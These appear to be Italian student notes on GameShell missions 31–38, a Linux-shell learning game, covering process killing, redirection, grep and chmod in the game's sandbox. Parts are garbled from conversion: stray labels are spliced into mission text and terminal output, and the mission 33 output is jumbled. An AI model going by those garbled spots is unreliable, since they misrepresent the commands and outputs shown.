viene richiesto di eliminare dei processi specifici e rimuovere dei file da cellar

```
Mission goal
File System
The imp is comparing his magic with a fairy. They met in the cellar, and imp is conjuring lumps of coal while the fairy is conjuring delicate snowflakes.
Remove the imp's spells and the coal that litters the cellar, but don't touch the snowflakes!

Remark
Trash
Do not kill the imp or the fairy.

Useful commands
first.project
pstree PID
Print the list of processes with their parent / child relationship.
If no PID is given, show the list of all processes with their parent / child relationship.

project
Useful options:
-p show the PID of processes
$ This variable contains the PID of the shell and can be given as the PID.

kill N
Send the termination signal to process number N.
Remark: N is called PID, or "process identifier".
prove.py
```

si verifichino tutti i ps

```
~/Castle/Cellar
[mission 31] $ ps
  PID TTY      TIME CMD
  1556 pts/0    00:00:00 zsh
  1700 pts/0    00:00:00 bash
  1746 pts/0    00:00:00 bash
  67418 pts/0    00:00:00 nice_fairy
  67419 pts/0    00:00:00 mischievous_imp
  67425 pts/0    00:00:00 spell
  67426 pts/0    00:00:00 spell
  67427 pts/0    00:00:00 spell
  67428 pts/0    00:00:00 tail
  67440 pts/0    00:00:00 spell
  67442 pts/0    00:00:00 spell
  67443 pts/0    00:00:00 spell
  67444 pts/0    00:00:00 tail
 101114 pts/0    00:00:00 sleep
 101115 pts/0    00:00:00 sleep
 101167 pts/0    00:00:00 sleep
 101203 pts/0    00:00:00 sleep
 101268 pts/0    00:00:00 sleep
 101275 pts/0    00:00:00 sleep
 101284 pts/0    00:00:00 ps
```

non si devono eliminare i processi facenti riferimento a nice_fairy, si verifichino usando pstree

```
~/Castle/Cellar
[mission 31] $ ps
  PID TTY      TIME CMD
  1556 pts/0    00:00:00 zsh
  1700 pts/0    00:00:00 bash
  1746 pts/0    00:00:00 bash
  67418 pts/0    00:00:00 nice_fairy
  67419 pts/0    00:00:00 mischievous_imp
  67425 pts/0    00:00:00 spell
  67426 pts/0    00:00:00 spell
  67427 pts/0    00:00:00 spell
  67428 pts/0    00:00:00 tail
  67440 pts/0    00:00:00 spell
  67442 pts/0    00:00:00 spell
  67443 pts/0    00:00:00 spell
  67444 pts/0    00:00:00 tail
 111634 pts/0    00:00:00 sleep
 111670 pts/0    00:00:00 sleep
 111745 pts/0    00:00:00 sleep
 111750 pts/0    00:00:00 sleep
 111829 pts/0    00:00:00 sleep
 111830 pts/0    00:00:00 sleep
 111839 pts/0    00:00:00 ps
```


```
~/Castle/Cellar
[mission 31] $ pstree -p 67419
mischievous_imp(67419)─spell(67440)─sleep(116590)
                         └─spell(67442)─sleep(116670)
                               └─spell(67443)─sleep(116510)
                                     └─tail(67444)
```

per eliminare i file coal usiamo rm

```
~/Castle/Cellar  
[mission 31] $ rm *coal*
```

livello 32 -

si devono risolvere delle semplici operazioni



livello 33 -

in questo caso si deve caricare un file sul comando, in modo che esegua il tutto. Per trovare il file si deve andare nella library e leggere usando cat il contenuto. Il file corretto è Mathematics_101

```

~/Castle/Mission_33/Trash
└── Mission goal
    ├── File System
    │   └── To get better in the magical art, one needs to know mental math.
    │
    ├── Train
    │   └── Remark
    │       └── There now is a time constraint.
    │
    ├── first_project
    │   └── Hint
    │       └── The library is rumored to contain some mathematics books and hidden volumes.
    │
    ├── project_quiz
    │   └── COMMAND < FILE
    │       ├── Replace the command's standard input by a file.
    │       └── Instead of reading lines from the keyboard device, the command will read lines from the file.
    │
    └── /home/kali
        └── /tmp/level33.py

```

```

~/Castle/Main_building/Library
[mission 33] $ cat M
Mathematics_101 Merlin_s_office/

~/Castle/Main_building/Library
[mission 33] $ la
.How_to_cheat_for_exams Greek_Latin_and_other_modern_languages Mathematics_101 Merlin_s_office/

~/Castle/Main_building/Library
[mission 33] $ cat .How_to_cheat_for_exams
The book 'Mathematics_101' contains all the answers.
Just copy all its lines to get perfect score.

```

```

~/Castle/Main_building/Library
[mission 33] $ gash check < Mathematics_101
77 91 * 60 = ?? 33 * 90 = ?? 13
77 80 + 76 = ?? 77 81 + 9 = ?? 64 + 58 = ?? 67 + 30 = ?? 80 + ?? 77 + 61 = ?? 80 + 76 = ?? 76 + 100 = ?? 50 + 32 = ?? 44 + 98 = ?? 29 + 68 = ?? 91 + 60 = ?? 52 + 43 = ?? 33 * 90 = ?? 13
+ 58 = ?? 93 + 92 = ?? 50 + 51 = ?? 77 45 + 58 = ?? 84 + 33 = ?? 77 40 + 98 = ?? 77 3 * 23 = ?? 16 + 14 = ?? 47 + 6 = ?? 40 + 86 = ?? 19 + 11 = ?? 34 + 80 = ?? 77 55 + 48 = ?? 52 + 32 = ?? 23 + 16 = ?? 39 + 66 = ?? 83 + 26 = ?? 1 * 100 = ?? 76 + 5
- ?? 49 + 59 = ?? 41 * 1 = ?? 92 + 98 = ?? 91 + 69 = ?? 41 * 94 = ?? 48 + 29 = ?? 65 + 87 = ?? 68 + 55 = ?? 70 + 49 = ?? 26 + 48 = ?? 96 + 24 = ?? 35 + 37 = ?? 59 + 2 = ?? 64 + 41 = ?? 85 + 88 = ?? 78 + 18 = ?? 54 + 87 = ?? 18 + ?? 32 * 32 = ?? 19 + 31 = ?? 92 + 29 = ?? 68 + 63 = ?? 50 + 15 = ?? 4 + 82 = ?? 30 + 50 = ?? 39 + 71 = ?? 21 + 11 = ?? 32 + 96 = ?? 83 + 10 = ?? 10 + 2 = ?? 73 + 95 = ?? 65 + 61 = ?? 84 + 18 = ?? 62 + 35 = ?? 79 + 97 = ?? 48 + 86 = ?? 41
+ 21 = ?? 15 + 49 = ?? 88 + 85 = ?? 56 + 20 = ?? 66 + 88 = ?? 28 + 2 = ?? 74 + 97 = ?? 43 + 16 = ?? 61 + 19 = ?? 16 + 29 = ?? 24 + 57 = ?? 45 + 13 = ?? 75 + 34 = ?? 54 + 42 = ?? 7 + 52 = ?? 42 + 52 = ?? 55 + 93 = ?? 6 + 42 + ?? 36 + 96
+ ?? 56 + 42 = ?? 34 + 99 = ?? 21 + 34 = ?? 28 + 69 = ?? 77 29 + 65 = ?? 99 + 17 = ?? 69 + 86 = ?? 
Congratulations, mission 33 has been successfully completed!
[progress was saved in /home/kali/gashshell-save.sh ]
While you are waiting, a caterpillar crawls by...

```

livello 34 -

si raggiunga l'ufficio

```

~/Castle/Mission_34/Trash
└── Mission goal
    ├── File System
    │   └── Merlin's old spell books are kept in his office, in the library. You need to save a list of all those spell books (and nothing else) in a file called "inventory.txt", in the drawer...
    ├── Useful commands
    │   └── COMMAND > FILE
    │       ├── Send the command's output to a file instead of printing it on the screen.
    │
    ├── less FILE
    │   └── display the content of a file, one page at a time
    │
    ├── Important keybindings are
    │   q      quit
    │   Space  scroll down one page
    │   / STRING search for a string
    │   n      go to the next occurrence of the
    │          search string
    │
    ├── ls FILE1 ...!FILEn
    │   └── Show the list of files given as arguments.
    │   This is particularly useful if you use shell patterns with wildcards.
    └── project_quiz

```

si utilizzi ls per vedere tutti i file

```
~/Castle/Main_building/Library/Merlin_s_office  
[mission 34] $ ls  
Drawer/      grimoire_11541  grimoire_13124  grimoire_15096  grimoire_16377  grimoire_19958  grimoire_22486  grimoire_24174  grimoire_26337  grimoire_28494  grimoire_30991  grimoire_3388  grimoire_6082  grimoire_7904  grimoire_9409  
candle      grimoire_11628  grimoire_13073  grimoire_15152  grimoire_17062  grimoire_20269  grimoire_22662  grimoire_2418  grimoire_26477  grimoire_28731  grimoire_3160  grimoire_3575  grimoire_6171  grimoire_8222  grimoire_9519  
grimoire_10269  grimoire_11988  grimoire_13485  grimoire_15223  grimoire_17599  grimoire_20684  grimoire_22745  grimoire_24647  grimoire_27164  grimoire_2879  grimoire_31883  grimoire_3727  grimoire_6261  grimoire_8321  
grimoire_10609  grimoire_12523  grimoire_14461  grimoire_15270  grimoire_1830  grimoire_21135  grimoire_23127  grimoire_25083  grimoire_27441  grimoire_28940  grimoire_31986  grimoire_4453  grimoire_68  grimoire_8484  
grimoire_10714  grimoire_12788  grimoire_14468  grimoire_15464  grimoire_18839  grimoire_21395  grimoire_23651  grimoire_25548  grimoire_27933  grimoire_29479  grimoire_3251  grimoire_4641  grimoire_7093  grimoire_8491  
grimoire_1093  grimoire_13041  grimoire_14802  grimoire_15914  grimoire_19815  grimoire_22037  grimoire_24002  grimoire_25986  grimoire_27963  grimoire_2969  grimoire_32571  grimoire_5645  grimoire_7216  grimoire_8717  
grimoire_10986  grimoire_13071  grimoire_14934  grimoire_16026  grimoire_19339  grimoire_2210  grimoire_24148  grimoire_25995  grimoire_284  grimoire_30102  grimoire_3337  grimoire_5092  grimoire_7685  grimoire_9288
```

si crei nella dir Drawer un file .txt per poi spostare tutti i file che contengono grimoire utilizzando ls grimoire* > Drawer/inventory.txt

```
~/Castle/Main_building/Library/Merlin_s_office/Drawer  
[mission 34] $ cd ..  
Ü progettoquiz  
~/Castle/Main_building/Library/Merlin_s_office  
[mission 34] $ ls grimoire* > Drawer/inventory.txt  
  
~/Castle/Main_building/Library/Merlin_s_office  
[mission 34] $ gc
```

Congratulations, mission 34 has been successfully completed!

[progress was saved in /home/kali/gameshell-save.sh]
While you are waiting, a snake slithers by ...

livello 35 -


```
Home  
Mission goal  
  
Merlin's old alchemy books are kept in his office, in the library. You need to output a list of all the books containing the alchemical compound 'gsh' (for "Glutathione"). Beware, it can be spelled with a mix of letters in upper and lowercase.  
  
Some of those books are locked, and you are not allowed to consult them. Ignore them.  
  
Remark  
  
Your last command should display the list of books mentioning 'gsh', and nothing else. In particular, you should not show the chemical compounds themselves and no error message should appear.  
  
Trash  
Useful commands  
  
grep STRING FILE1 ... FILEN  
  Search for a string inside a file and print the corresponding lines.  
  Some interesting options are:  
  project : do not print the lines, but only the filenames containing  
            the string  
  -i : do not differentiate between uppercase and lowercase  
  
COMMAND > FILE  
  Send messages (stdout) to the file.  
  (The file is overwritten.)  
  
/dev/null  
  "Virtual" file that is universally empty: anything sent to it disappears.  
  
Explanations  
  
Every command can output messages to the screen in two ways:  
- standard printing ("stdout")  
- error printing ("stderr")  
By default, both kind of messages are shown on the screen.  
It is however possible to redirect both of them to files independently.
```

si utilizzi il grep per cercare delle stringhe nei file, quindi gsh nel grimoire. Come nella traccia si usi comand 2> file perché l'accesso ci è normalmente vietato

```
grep: grimoire_axdyldxRixNqJgPswtR: Permission denied  
grimoire_bBHGDazqHJN  
grep: grimoire_bhUtvGxaXKyvatC: Permission denied  
grep: grimoire_dkQMNQpv: Permission denied  
grimoire_dyAgdQgWLMAlUpFqQwxP  
grep: grimoire_elsRPvfvIptnEuWPagskNuDreHQ: Permission denied  
grep: grimoire_enkxxyaAtqTXdGAF: Permission denied  
grep: grimoire_fGehdvTLLWHcWSuencBmfxaA: Permission denied  
grep: grimoire_fanMDwbrpqgYNHCIMCn: Permission denied  
grep: grimoire_hGCMIPKncGwJLvfxdHytxmegUVfd: Permission Denied  
grimoire_jKSj1sLRuaObVNezlPKYXw  
grep: grimoire_kNTM0mZkhGxQvFnNq: Permission denied  
grimoire_kkBRLybgNsTAxnJFХhjpnvKttDd  
grep: grimoire_kmHBuxyhQ0lMcqwPNXWjTix: Permission denied  
grep: grimoire_lmrlodwGcdThmZicKifNoMvayGH: Permission denied  
grimoire_lqAlPjDjwn  
grep: grimoire_mpweLMD00SidpcBxXqWcvKSH: Permission denied  
grep: grimoire_nKeLQjMbnSi: Permission denied  
grep: grimoire_pksZiaIoKdkp: Permission denied  
grep: grimoire_poJPrNRzLbxHQZodkQAWxaLi: Permission denied  
grep: grimoire_pyHNneewivDjhBnwzXnFJgMDyE: Permission denied  
grep: grimoire_qKOOBFrxgWQkiAJTbllpcHevvI: Permission denied  
grimoire_qPQcoCltpaiWmQW  
grep:[grimoire_qVkuPNotKUEYaFHozUQUDtIkWJrmVBB: Permission denied  
grep: grimoire_qpYdqVwzpXXFTelebICRDbScpYtXBC: Permission denied  
grep: grimoire_stUTAYjNrONfflAOVtsga: Permission denied  
grep: grimoire_tfIqzyJNHnzLm: Permission denied  
grep: grimoire_td0EVAesf: Permission denied  
grep: grimoire_uFDblkcQxNKEYqECOPUrarfqUKuiNc: Permission denied  
grep: grimoire_uIDlfadKTPMuDZGKh: Permission denied  
grep: grimoire_xBNmePMpaasIxwehZeqq: Permission denied  
grep: grimoire_xbTRhZMvzNkXpkeKwoDMndvYAE: Permission denied  
grimoire_yOzRywvHLqbvSLJZqK  
grimoire_yqSEMpMII  
  
~/Castle/Main_building/Library/Merlin_s_office  
[mission 35] $ grep gsh -l -i *grimoire* 2> /dev/null  
grimoire_IENNgMeeoCgfKQuaYAdEuGM  
grimoire_jRSuIkDLXejidWB  
grimoire_MNyvgJvgJGwko  
grimoire_PahXIbfutAXczsIrYrNcuNx  
grimoire_WWBjEHArSPzVojekxQnBT  
grimoire_XDcUelaTqgIpMJHX  
grimoire_XktOSiHiWdk  
grimoire_XrNvcIdoKyBGAW  
grimoire_bBHGDazqHJN  
grimoire_dyAgdQgWLMAlUpFqQwxP  
grimoire_jKSj1sLRuaObVNezlPKYXw  
grimoire_kkBRLybgNsTAxnJFХhjpnvKttDd  
grimoire_lqAlPjDjwn  
grimoire_qPQcoCltpaiWmQW  
grimoire_yOzRywvHLqbvSLJZqK  
grimoire_yqSEMpMII
```

livello 36 -

dobbiamo trovare una chiave in quel che contiene il file merlin



```
~/Castle/Observatory
[mission 36] $ ./merlin
TInDmQwH0UerpqJPqESfaEgFCDeFggFWiZRymEGCTdvgHkKKVoaDwFRxmFQnlMAqByxEwTxRiaVbvySEfjAAo3yMcYFSeftBTJOSfdbalHYUvdgIXzvTrlFPohJCTShJzOEihCcneAeBngNShukLrOfTrkRUsePIROSINEiuBvoIcGKBQQmcjOMJyD0srPzEbRyvKjTvtgqtAkVeXxpRkhLTanHKb
```

si utilizzi nuovamente 2> per eseguire merlin in un nuovo txt e dopo utilizziamo < per inserire il nuovo file in uno standard input

```
~/Castle/Observatory  
[mission 36] $ ./merlin 2> key.txt  
THESECRETKEYISONSTDERR  
project quote  
~/Castle/Observatory  
[mission 36] $ gc < key.txt  
What is the secret key?  
Congratulations, mission 36 has been successfully completed!
```

```
[ progress was saved in /home/kali/gameshell-save.sh ]  
prove.py  
|  
--+-----+  
| Use the command  
| $ gsh help  
| to get the list of "gsh" commands.  
--+-----+  
|
```

```
~/Castle/Observatory  
[mission 37] $ ls  
key key.txt merlin star_chart
```

```
~/Castle/Observatory  
[mission 37] $ █
```

livello 37 -

qui viene richiesto di fare accesso a un file inizialmente restricted

```
./Trash
└── Mission goal
    └── The door to the King's quarter is in the throne room.
        └── Go to the King's quarter.

first_project
└── Remark
    └── Access to this part of the castle is probably restricted.

progettoquiz
└── Useful commands
    └── ls -l
        └── List the files with their important meta-data.
            └── Access permissions are listed first on each line.

prove.py
└── chmod [OPTIONS] FILE
    └── Modify the permissions for the file (or directory).
        └── Refer to the manual to discover which options are available.
```

prima di tutto si individui il file o la directory in questione e si utilizzi `ls -l` per visualizzarne i permessi

```
~/Castle/Main_building/Throne_room
[mission 37] $ ls
Kings_quarter/ prove.py

~/Castle/Main_building/Throne_room
[mission 37] $ cd Kings_quarter/
bash: cd: Kings_quarter/: Permission denied

~/Castle/Main_building/Throne_room
[mission 37] $ ls -l
total 4
drw-rw-r-- 2 kali kali 4096 Nov 14 17:40 Kings_quarter/ prove.py

~/Castle/Main_building/Throne_room
[mission 37] $ !
```

possiamo notare che si tratta di una dir dato che la prima lettera è una d, manca il permesso per esefuirla, utilizziamo il comando chmod per cambiare questo parametro

```
~/Castle/Main_building/Throne_room
[mission 37] $ cd Kings_quarter/
bash: cd: Kings_quarter/: Permission denied

~/Castle/Main_building/Throne_room
[mission 37] $ ls -l
total 4
drw-rw-r-- 2 kali kali 4096 Nov 14 17:40 Kings_quarter/
  first_project
~/Castle/Main_building/Throne_room
[mission 37] $ chmod u+x Kings_quarter/

~/Castle/Main_building/Throne_room
[mission 37] $ cd Kings_quarter/

~/Castle/Main_building/Throne_room/Kings_quarter
[mission 37] $ ls


~/Castle/Main_building/Throne_room/Kings_quarter
[mission 37] $ la
prove.py

Congratulations, mission 37 has been successfully completed!

[ progress was saved in /home/kali/gameshell-save.sh ]
```

livello 38 -

stesso discorso vale per questo esercizio



la differenza sta nel fatto che il file è nascosto, si usa la -l seguito poi dal chmod

```
~/Castle/Main_building/Throne_room/Kings_quarter
[mission 38] $ la
.secret_note  note

~/Castle/Main_building/Throne_room/Kings_quarter
[mission 38] $ la -l
total 8
--w--w-- 1 kali kali 11 Nov 15 15:44 .secret_note
-rw-rw-r-- 1 kali kali 11 Nov 15 15:44 note

